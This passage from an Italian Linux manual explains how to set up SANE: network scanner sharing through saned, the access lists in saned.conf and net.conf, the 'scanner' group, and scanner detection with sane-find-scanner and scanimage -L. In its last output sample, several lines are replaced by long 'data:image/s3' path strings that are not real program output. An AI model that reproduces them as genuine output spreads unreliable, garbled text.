```
…
sane  stream  tcp  nowait  saned.saned  /usr/sbin/tcpd  /usr/sbin/saned
…
```

Si osservi che l'avvio del programma '**saned**' con i privilegi dell'utente fittizio '**saned**', associato al gruppo '**saned**', come si vede nell'esempio, non è necessariamente corretto. Questo problema viene descritto meglio in un'altra sezione.

Quindi occorre valutare la configurazione del programma '**saned**', con il file '`/etc/sane.d/saned.conf`':

```
#
# saned.conf
#
127.0.0.1
192.168.0.0/16
172.16.0.0/12
10.0.0.0/8
[::1]
[fe80::]/10
```

L'esempio mostra l'abilitazione dell'accesso da tutti gli indirizzi IPv4 privati, compreso quello locale, dell'indirizzo IPv6 *loopback* e di tutti gli indirizzi IPv6 di tipo site-local.

Per poter accedere a uno scanner remoto messo a disposizione tramite il programma '**saned**', occorre predisporre localmen-

te il file ‘`/etc/sane.d/net.conf`’ con l’indirizzo o il nome dell’elaboratore che ospita questo servizio:

```
#
# net.conf
#
192.168.1.2
```

Secondo questo esempio si prevede di poter accedere a uno scanner presso l’elaboratore con indirizzo IPv4 192.168.1.2.

30.3.4 Gruppo «scanner»

Quando l’utilizzo di SANE è già predisposto dalla propria distribuzione GNU o BSD, dovrebbe essere stato previsto il gruppo di utenti denominato ‘**scanner**’, con il quale si potrebbe controllare l’accesso allo scanner stesso. Basta controllare nel file ‘`/etc/group`’:

```
…
scanner:x:106:tizio,caio,sempronio,mevio,↩
↪filano,martino,calpurnio
…
```

Quello che si vede nell’esempio è la situazione che si trova con NLNX, dove gli utenti ‘**tizio**’, ‘**caio**’, ‘**sempronio**’, ‘**mevio**’ e ‘**filano**’ risultano aggregati a questo gruppo.

Generalmente, l’utilità di questa procedura serve a dare i permessi adatti ai file di dispositivo; tuttavia, tale meccanismo dovrebbe funziona anche con gli scanner USB quando si utilizza Libusb.

Se però si accede attraverso la rete, i permessi di accesso ai file di dispositivo perdono di significato, in quanto si comunica direttamente con il servente ‘**saned**’. In pratica, per consentire l’accesso allo

scanner per tutti gli utenti, conviene attivare l'accesso tramite la rete, magari anche solo localmente.

30.3.5 Individuazione dello scanner locale

«

Per poter usare uno scanner attraverso uno dei vari programmi frontali bisogna poterlo individuare. Per fare questo si usa una stringa piuttosto articolata, che ha fondamentalmente la sintassi seguente:

> ***nome_backend*** **:** ***dispositivo***

In pratica, prima dei due punti va messo un nome scelto tra quelli che appaiono nel file di configurazione '`/etc/sane.d/dll.conf`'; si osservi però che la scelta non è sempre ovvia. Nella seconda parte, dopo i primi due punti verticali, si indica ciò che serve a raggiungere il dispositivo, ma questa può essere piuttosto articolata. A titolo di esempio ecco come potrebbe essere individuato uno scanner Canon, Canoscan LiDE 20: '**`plustek:libusb:001:002`**'.

Come si comprende, in questo caso il nome associato al tipo di scanner è «plustek» e non «canon» come sarebbe stato logico aspettarsi.

Fortunatamente vengono in aiuto due metodi per cercare di localizzare lo scanner presso il proprio elaboratore: il programma diagnostico '**`sane-find-scanner`**' e il programma frontale '**`scanimage`**' usato con l'opzione '**`-L`**'. Le prime volte conviene agire come utente '**`root`**':

```
# sane-find-scanner [Invio]
```

```
    # No SCSI scanners found. If you expected something
    # different, make sure that you have loaded a SCSI driver
    # for your SCSI adapter.

 found USB scanner (vendor=0x04a9 [Canon], product=0x220d ↩
↪[CanoScan], chip=LM9832/3) at libusb:001:002
    # Your USB scanner was (probably) detected. It may or may
    # not be supported by SANE. Try scanimage -L and read the
    # backend's manpage.

    # Not checking for parallel port scanners.

    # Most Scanners connected to the parallel port or other
    # proprietary ports can't be detected by this program.
```

```
# scanimage -L[Invio]

 device `plustek:libusb:001:002' is a Canon ↩
↪N670U/N676U/LiDE20 USB flatbed scanner
```

Dei due programmi, il più attendibile è il primo, che però non specifica il nome da usare per lo scanner (nell'esempio è stata evidenziata l'informazione saliente, che però, in questo caso manca del prefisso '**plustek:**').

Quando si dispone di un solo scanner locale e tutto va bene, come dagli esempi mostrati, si possono usare i vari programmi frontali senza bisogno di specificare le coordinate dello scanner.

Non è da escludere che '**sane-find-scanner**' possa trovare uno scanner che '**scanimage -L**' invece non può localizzare.

Il lavoro sul progetto SANE dispone di una discreta quantità di librerie per l'accesso a vari tipi e modelli di scanner. Tuttavia, esistono anche delle librerie imperfette per l'accesso ad altri scanner che altrimenti sarebbero inutilizzabili con SANE. Quando si vuole utilizzare uno scanner per il quale servono queste librerie aggiuntive, è molto probabile che il programma '**sane-find-scanner**' o che '**scanimage -L**' diano informazioni errate o che non trovino proprio lo scanner.

L'esempio seguente è ottenuto collegando due scanner; uno dei quali è il modello HP Scanjet 4200C, a cui si accede con librerie non standard:

```
# sane-find-scanner [Invio]

  # No SCSI scanners found. If you expected something
  # different, make sure that you have loaded a SCSI driver
  # for your SCSI adapter.

found USB scanner (vendor=0x03f0, product=0x0105) at ↩
↪libusb:001:003
found USB scanner (vendor=0x04a9 [Canon], product=0x220d ↩
↪[CanoScan], chip=LM9832/3) at libusb:001:002
  # Your USB scanner was (probably) detected. It may or may
  # not be supported by SANE. Try scanimage -L and read the
  # backend's manpage.




  # Not checking for parallel port scanners.

  # Most Scanners connected to the parallel port or other
  # proprietary ports can't be detected by this program.






